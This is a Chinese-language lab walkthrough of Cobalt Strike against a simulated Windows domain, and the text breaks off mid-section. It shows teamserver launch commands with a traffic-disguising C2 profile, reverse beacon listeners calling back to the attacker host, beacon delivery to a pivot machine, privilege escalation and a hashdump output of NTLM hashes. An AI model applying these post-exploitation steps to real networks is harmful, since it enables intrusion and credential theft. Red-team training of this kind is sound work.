


# Cobalt Strike 学习

## 前言

本文以一个模拟的域环境为例对 Cobalt Strike 的使用实践一波。

环境拓扑图如下：



攻击者(kali)位于 192.168.245.0/24 网段，域环境位于 192.168.31.0/24 网段。

域中有一台 win7 有两张网卡，可以同时访问两个网段，以这台机器作为跳板机进入域环境。

## 启动 Cobalt Strike

首先起一个 teamserver

```
./teamserver 192.168.245.128 ad_hack malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile
```

```
root@kali:~/security_tools/c2_tools/cobaltstrike# ./teamserver 192.168.245.128 ad_hack malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile
[*] Will use existing X509 certificate and keystore (for SSL)
[+] I see you're into threat replication. malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile loaded.
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: c36e7bfc0356ef860b83d6e409ca13f37bc79de0ffc3de559e4f877242898c1d
```

设置了密码为 ad\_hack，使用了一个配置文件对木马之间的通信做混淆（Cobalt Strike的第一个强大的特性）。

### 配置文件来源

<https://github.com/rsmudge/Malleable-C2-Profiles>

通过自定义配置文件，我们可以控制木马域服务器之间的通信，然后通信流量藏在正常的流量里面进行传递。

配置文件编写可以看下面的资料

<https://bluescreenofjeff.com/2017-01-24-how-to-write-malleable-c2-profiles-for-cobalt-strike/>

然后在本地打开一个 Cobalt Strike 客户端连上 teamserver

其中 user 随便填，密码和 ip 填刚刚设置好的，端口一般不用改。

如果需要改端口，貌似需要改改 teamserver 里面的代码。

因为我发现 teamserver 启动的使用实际是用 java 给主程序加了端口的参数


```
root@kali:~/security_tools/post_hacking/Windows-Exploit-Suggester# ps -ef | grep java
root     8895  8892  1 09:48 pts/0    00:00:07 java -XX:ParallelGCThreads=4 -Dcobaltstrike.server.port=50050 -Djavax.net.ssl.keyStore=.:/cobaltstrike.store -Djavax.net.ssl.keyStorePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar server.TeamServer 192.168.245.128 ad_hack malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile
root     8973  66278  0 00:56 pts/1    00:00:00 grep java
root@kali:~/security_tools/post_hacking/Windows-Exploit-Suggester#
```

## 启动listener

用于处理 beacon 的通信，主要分为两类

beacon	Cobalt Strike 自带的 shell，该shell所支持的通信协议主要包括 dns、https、http、smb。
foreign	用于把 beacon shell 派生一个 Meterpreter

首先我们先新建一个监听器，



这里配置的是 Cobalt Strike 服务端会监听在 192.168.245.128:8989，等待 reverse\_https 类型的 beacon 通

信。


点击 save 会让我们配置 beacon 的通信地址。

这里配置为 192.168.245.128 , 之后 beacon 在被攻击的机器上执行会尝试与 192.168.245.128:8989 进行通信。


如果在内网里面的话，有时某些机器反弹不出来就需要配置这个地址为 内网某个已经拿到权限的机器，然后在该机器上配置端口转发，转发到 listener，后面用到的时候再详谈。

## 生成并传递 beacon 给跳板机


首先生成一个 exe 格式的 beacon，实战中可以使用其他的比如 powershell , shellcode 方便做一些免杀的操作。



配置 listener



然后以某种方式让跳板机执行， 这里我就直接拖进去执行了。过一会就上线了




## 提权及dump hash

首先尝试提权，cs自带了两个exp，然后github里面还有几个，一起导入。


<https://github.com/rsmudge/ElevateKit>

提权之前我们先开一个smb通信的listener



这种listener使用windows的命名管道进行点对点通信，又因为命名管道是在smb协议里面进行传输的，所以这个listener叫smb\_pipe。


cs的这种通信方式是一个非常大的亮点，因为内网中的很多机器其实是反弹不出来的，但是使用命名管道进行点对点通信的话，就不用考虑反弹的问题，beacon之间通过smb进行通信，然后一个顶层的beacon使用不同的通信策略和listener转发其他beacon的通信。




不过smb这种beacon的使用限制还是比较大的，现在我知道的有两种方式可以实现这样的通信

- 在一个beacon上使用pth或者提权等操作拿到的beacon可以使用这种beacon
- 其他的beacon可以通过link指令使用beacon通信。

这里我们是提权可以使用这种beacon




等待一会，就会派生出一个 system 权限的 beacon



如果是使用 smb 命名管道通信的 beacon 会用线连接起来，箭头指向为子 beacon，箭头开始为父 beacon . 子 beacon 直接与父 beacon 通信，比如接收命令以及返回结果。

然后我们在 system 权限的进程中 dump hash，在图形化界面选中目标，然后右键。



或者可以直接输命令

A screenshot of a terminal window. On the left, there's a session icon for 'user2' at 'PC @ 1648'. A yellow arrow points from this session to another session icon for 'SYSTEM \*' at 'PC @ 2444', which is highlighted with a dashed green box. The terminal window shows the command 'hashdump' being run, followed by a list of captured hashes for various users:

```
[+] established link to parent beacon: 192.168.245.162
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 83013 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
hackme:1003:aad3b435b51404eeaad3b435b51404ee:512718bbe0ea8fe58efffc26057ab6b83:::
sss:1002:aad3b435b51404eeaad3b435b51404ee:db1d3b8e9a069f5890339a33328e42a2:::
XinSai:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
```

又或者抓下明文密码

```

